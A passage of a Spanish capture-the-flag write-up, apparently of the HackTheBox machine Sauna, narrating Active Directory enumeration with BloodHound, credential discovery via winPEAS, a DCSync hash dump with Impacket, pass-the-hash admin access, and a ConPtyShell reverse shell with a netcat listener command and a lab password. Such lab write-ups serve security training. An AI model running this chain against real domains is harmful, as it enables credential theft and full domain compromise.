Dado que era un entorno de *Active Directory* (AD), se ejecutó BloodHound para tener una idea clara del bosque del AD. Conociendo así los usuarios del domino, desde los cuales se podría llevar a cabo una escalada de privilegios.



Ilustración 28: Descargando SharpHound.ps1 desde el servidor Apache de la máquina atacante.



Ilustración 29: ImportandoSharpHound.ps1 e invocándolo desde la PowerShell.

Obtenido el fichero de extensión ".zip", que se genera después de invocar a *SharpHound.ps1*, se procedió a transferirlo a la máquina atacante mediante SMB. Para ello se usó *smbserver.py* de Impacket con soporte en la versión dos:



Ilustración 30: Creando un servidor SMB en la máquina atacante con soporte SMBv2.



Ilustración 31: Autenticación en el servidor SMB generado por Impacket.



Ilustración 32: Autenticación correcta.

Después de haber usado “net use” para autenticarse en el servidor SMB, se tenía acceso a la carpeta compartida por el servidor, donde se copió el fichero generado por SharpHound.

Ilustración 33: Copiando el fichero .zip en la carpeta compartida de la máquina atacante.



Ilustración 34: Cerrando la conexión con el servidor SMB.

Cargado el fichero comprimido en BloodHound, se usó la *querie* de "Find Principals with DCSync Rights".



Ilustración 35: Resultados mostrados por BloodHound.

El ataque DCSync, permite a un atacante simular el comportamiento del controlador de dominio (DC), para recuperar datos de contraseña a través de la replicación de dominio. Una vez que un atacante tiene acceso a una cuenta privilegiada, con derechos de replicación de dominio, el atacante puede utilizar protocolos de replicación para imitar un controlador de dominio.

Tal y como se mostró en BloodHound, el usuario *svc_loanmanager* tiene privilegios para ejecutar un ataque DCSync, por tanto, se ejecutó *winPEAS.exe* para recabar más información en el sistema e intentar conseguir acceso como dicho usuario.

Ilustración 36: Servidor HTTP en la máquina atacante a través de un módulo en Python.



Ilustración 37: Descarga y ejecución de winPEAS.exe en la máquina víctima.



Ilustración 38: Resultados winPEAS.exe parte 1.



Ilustración 39: Resultados winPEAS.exe parte 2.

La ejecución de winPEAS proporcionó las credenciales del usuario *svc_loanmanager*, ya que se encontraban almacenadas en el autologon del registro de Windows.

Como ya se tenía posesión de las credenciales de *svc_loanmanager*, con privilegios para realizar un ataque DCSync, se uso *secretdump.py* de Impacket, para obtener el *hash* de la contraseña del usuario administrador del sistema.



Ilustración 40: Ejecución de secretdump.py de Impacket con las credenciales de svc_loanmanager.

Teniendo el *hash* del usuario *administrator* se usó psexec.py de Impacket para obtener una sesión de PowerShell como administrador del sistema.



Ilustración 41: Ejecución de psexec.py con el hash del usuario administrator.



Ilustración 42: Flag root.txt.

Como conclusión, se podría decir que ha sido una máquina perfecta para practicar en entornos Windows con *Active Directory*. **SPOILER**. Además, sirve como repaso de la máquina Forest en HackTheBox, la única diferencia, es que en la máquina Forest, primero se debía realizar un ataque de NTLM Relay para otorgar privilegios de replicación en el Dominio a un usuario, y por tanto, realizar un ataque DCSync, en esta máquina, ya se contaba con un usuario con tales privilegios, así que todo lo demás fue igual.

NOTAS EXTRAS: Mientras se seguían los pasos descritos anteriormente, para vulnerar la seguridad de la máquina Sauna, se intentó poner en práctica diferentes técnicas de transferencia de ficheros en Windows (https://blog.ropnop.com/transferring-files-from-kali-to-windows). Además, se investigó para conseguir una *Fully interactive reverse shell* en Windows (https://github.com/antonioCoco/ConPtyShell).



Ilustración 43: Descargando e invocando Invoke-ConPtyShell.ps1 para conseguir una shell completamente interactiva.

Después de ejecutar el *payload*, que permitiría obtener una *shell* completamente interactiva en la máquina atacante, se obtiene la sesión ejecutando previamente “stty raw -echo; (stty size; cat) | nc -lvnp 3001”.



Ilustración 44: PowerShell completamente interactiva parte 1.



Ilustración 45: PowerShell completamente interactiva parte 2.

Estas características permiten ejecutar otros programas como Mimikatz:



Ilustración 46: Ejecución de Mimikatz.exe parte 1.

Ilustración 47: Ejecución de Mimikatz.exe parte 2.

Como es lógico, el usuario *fsmith* no tenía privilegios para ejecutar Mimikatz, fue una simple prueba. Aunque, dado que *svc_loanmanager* tenía privilegios para realizar un ataque DCSync, podría haberlo ejecutado correctamente. Así que, se intentó ejecutar "echo Moneymakestheworldgoround! | runas /user: *svc_loanmanager* cmd", con la finalidad de obtener una terminal, con el usuario *svc_loanmanager* y ejecutar Mimikatz, pero éste, no tenía permisos de abrir una sesión de *cmd.exe*, seguramente porque el creador de la máquina no deseaba que se tomara ese camino.

- http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/
- https://blog.stealthbits.com/what-is-dcsync-an-introduction/
